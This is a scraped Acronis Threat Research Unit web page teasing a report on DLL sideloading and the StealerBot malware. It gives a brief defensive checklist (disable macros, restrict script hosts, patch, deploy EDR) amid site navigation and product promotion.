
DLL Sideloading

StealerBot

Don’t accept gifts from strangers

1. Disable Macros and External Content Loading.
2. Block or restrict execution of mshta.exe, wscript.exe, and powershell.exe.
3. Deploy behavioral detection rules.
4. Enforce network-level filtering.
5. Apply all security patches .
6. Use EDR/XDR solutions like Acronis.
7. Security Awareness Training a must.

Full report coming soon to the TRU blog.



Acronis Resource Center

Browse through a full list of the latest product documentation, case studies, white papers, eBooks, upcoming and on-demand webinars of Acronis

TRU Security - Latest on threats to managed IT service provider security →

Acronis Blog →

Product resources

- Datasheets
- White Papers
- Case Studies
- eBooks
- Analyst reports

Acronis Academy

Partner Certification

Partners now have access to all sales and technical training — a $999 annual value per partner

MSP Academy

Vendor-neutral training, covering the A-Z of managing an MSP business

Events, webinars and trainings

- Upcoming events and webinars
- On-demand videos
- Other videos
- Trainings and certifications

protection, and endpoint management for MSPs

Now with Security + XDR

Get 1:1 demo

Try now

Detection & Response | SaaS Security | Backup | Disaster Recovery | RMM | PSA

Acronis

TRU Security Day Italy 2025

Italy

May 22, Milan

Acronis
Threat Research Unit